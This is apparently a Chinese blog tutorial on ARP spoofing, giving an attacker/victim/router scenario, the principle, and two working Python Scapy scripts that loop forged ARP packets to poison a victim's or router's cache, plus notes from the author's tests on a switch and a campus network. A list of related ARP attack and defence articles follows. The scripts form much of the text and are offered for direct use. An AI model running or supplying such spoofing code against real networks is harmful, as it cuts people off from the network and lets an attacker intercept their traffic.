
ARP 攻击
场景
A攻击者 192.168.1.3 00:00:00:00:00:01
B受害者 192.168.1.2 00:00:00:00:00:02
C路由器 192.168.1.1 00:00:00:00:00:03
要求: ARP欺骗,满足要求A/B在共同路由器C下,即同一局域网。
实现与实现
原理
原理:
简单点说就一句话:A发送自己的mac给B说,我是192.168.1.1,我的mac地址是00:00:00:00:00:01
这样B在上网的时候就跑到A这里来了,A不提供路由功能的话B就上不了网了。
注意: 这里有一点注意就是A要持续给B发送ARP报文,停止发送后受害者B可以很快再寻找到真正的路由器mac地址
代码实现
from scapy.all import *

myarp = ARP()#构造ARP初始报文

myarp.hwsrc= 'e0:3f:49:a1:99:6c'

myarp.psrc = '172.17.168.1'

myarp.pdst = '172.17.174.73'

while True:

	send(myarp)
代码解释
给172.17.174.73 的主机发送arp报文说,172.17.168.1 的mac地址是 e0:3f:49:a1:99:6c
注:
hwsrc 发送方Mac地址
psrc 发送方ip地址
hwdst 目标mac地址
pdst 目标ip地址
局限
经过测试,在同一个房间内连接同一个普通交换机的其他主机是可以被攻击掉的。但是两台pc如果同时连接到校园网的校级路由器,校级路由器比较高级,可能会过滤掉你的arp欺骗报文,导致失败 。

反向欺骗,欺骗路由器。我实际是A,我对路由器说,我的 ip 是 192.168.1.2 ,我的 mac 是 00:00:00:00:00:01 。这样,路由器把应该送给B的数据就送给A了。在校级路由器上同样测试失败。
当我欺骗路由器时候,A发送ARP,B也会间隔时间自动发送ARP,就出现来下面的一幕
问题
如果构造三层数据包(上述源码),通过本机的wireshark 可以抓取到,但是连接同一个交换机的其他pc的wireshark无法抓到
如果构造二层数据包,则两台pc的wireshark都可以抓取到
示例构造二层数据包源码:
from scapy.all import *

from time import sleep

myarp = ARP()#构造ARP初始报文

myarp.hwsrc= 'e0:3f:49:a1:99:6c'

myarp.psrc = '172.17.168.1'

myarp.pdst = '172.17.172.223'

myarp.op = 1

while True:

	sendp(Ether(dst = 'FF:FF:FF:FF:FF:FF')

        		/myarp,

        		iface = "eth-1",

        		verbose = True)
要点:Don't be evil
ARP 攻击的更多相关文章
- kali linux下的arp攻击
这是我第一篇博客,写的不好请谅解 ____________________________(分割线)_______________________________ 在kali linux系统下自带工具 ...
- 转载《遭受arp攻击怎么办》
ARP(Address Resolution Protocol,地址解析协议)协议的基本功能就是通过目标设备的IP地址,查询目标设备的MAC地址,以保证通信的进行.ARP攻击仅能在以太网(局 域网如: ...
- Arp攻击实战
hyddd原创,转载请说明出处. 现在网上很多关于ARP攻击的文章,但多数是描述其原理,少数会以某个工具作为例子展开说明,但感觉说的还是不够详细,今天写个文章以实战介绍一个叫"WinArpA ...
- 记一次 Ubuntu 使用 arptables 抵御局域网 ARP 攻击
. . . . . 前段时间大概有一个月左右,租房的网络每天都断一次,每次断大概一两分钟左右就恢复了,所以没太在意.直到有一天晚上,LZ 正在写博客,但是网络频繁中断又重新连上再中断.待 LZ 好不容 ...
- 关于ARP攻击的原理以及在Kali Linux环境下的实现
关于ARP攻击的原理以及在Kali Linux环境下的实现 全文摘要 本文讲述内容分为两部分,前半部分讲述ARP协议及ARP攻击原理,后半部分讲述在Kali Linux环境下如何实现ARP攻击以及AR ...
- Windows 2008如何绑定MAC防范ARP攻击!
Windows 2008如何绑定MAC防范ARP攻击! 阅读(1974)暂无评论时间:2010-11-23 22:52:13 在Windows server 2003时代,通过arp 这命令即 ...
- Kali实现局域网ARP欺骗和ARP攻击
原文地址: http://netsecurity.51cto.com/art/201303/386031.htm http://xiao106347.blog.163.com/blog/static/ ...
- ARP防火墙绑定网关MAC地址预防ARP攻击和P2P终结者
[故障原理] 要了解故障原理,我们先来了解一下ARP协议. 在局域网中,通过ARP协议来完成IP地址转换为第二层物理地址(即MAC地址)的.ARP协议对网络安全具有重要的意义.通过伪造IP地址和M ...
- Linux下用arptables防arp攻击
Linux下网络层防火墙iptables很强大,链路层也有类似的防火墙arptables,可针对arp地址进行限制,防止ARP网关欺骗攻击,再配合静态绑定MAC和向网关报告正确的本机MAC地址,有效解 ...
- linux arp攻击解决方法 测试很有效
公司有台centos服务器中了arp攻击,严重影响业务,测试了很多方法都没解决,机房技术也没法处理. 通过下面方法,可以有效抵挡arp攻击. 1.环境 centos6.4 2.执行 arpin ...
随机推荐
- 前端提交表单两种验证方式记录 jq或h5 required属性
JQuery: <form id="form"> <input type="text" name="aaa"> &l ...
- LIFO栈 ADT接口 实现十进制转其他进制
LIFO 接口 Stack.h //LIFO 链栈初始化 void InitStack(Stack top){ //LIFO 链栈判断栈空 boolean StackKEmpty(Stack top) ...
- 20155302杨效宸《Java程序设计》课程总结
20155302杨效宸<Java程序设计>课程总结 一.每周作业 第一周学习总结:http://www.cnblogs.com/STILLlover521/p/6457914.html 第 ...
- 20155325 2016-2017-2 《Java程序设计》第十周学习总结
教材学习内容总结 Java视频笔记 强制转换 运算符 获取特定位数的值 循环 switch(不能判断布尔型) int x = 3, y = 3, z = 3; int n = 0; switch (x ...
- 实验一:实现求正整数1-N之间所有质数的功能,并进行测试。
实验一 Java开发环境的熟悉(Linux + Eclipse) 实验内容 1.使用JDK编译.运行简单的Java程序: 2.使用Eclipse 编辑.编译.运行.调试Java程序. 命令行下的程序开 ...
- WPF 一个简单的颜色选择器
原文:WPF 一个简单的颜色选择器 版权声明:本文为博主原创文章,未经博主允许不得转载. https://blog.csdn.net/BYH371256/article/details/8340999 ...
- 优步uber司机申请了为什么一直没有通过审核,帐号也显示未激活
优步uber现在是越来越火,申请注册成为优步uber司机的人数也日剧增多,申请了的车主都知道,申请后要等待审核,审核通过才可以激活帐号,快的运气好的,三五天不到一个星期就激活了,慢点的得大半个月,还有 ...
- 运行ntpdate报错:Temporary failure in name resolution
一.问题报错: 忽然发现某台机器时间慢了些几分钟,之前没有搭建ntpd服务,目前都是使用的ntpdate加定时任务进行时间同步.直接执行ntpdate报错如下: # ntpdate cn.pool.n ...
- Nginx入门篇(五)之LNMP环境应用
一.LNMP组合工作原理 (1)用户通过浏览器输入域名请求Nginx web服务: (2)Nginx对请求的资源进行判断,如果是静态资源,则由Nginx返回给用户:如果是动态请求(.php文件),那么 ...
- 在azure windows虚拟机上安装iis
在 dashboard-添加角色和功能-一直往下点就好了,后”选择安装类型“页面 中选择[基于角色或基于功能的安装],安装完成后 在浏览器输入 http://localhost/ 就可以正常访问网站了 ...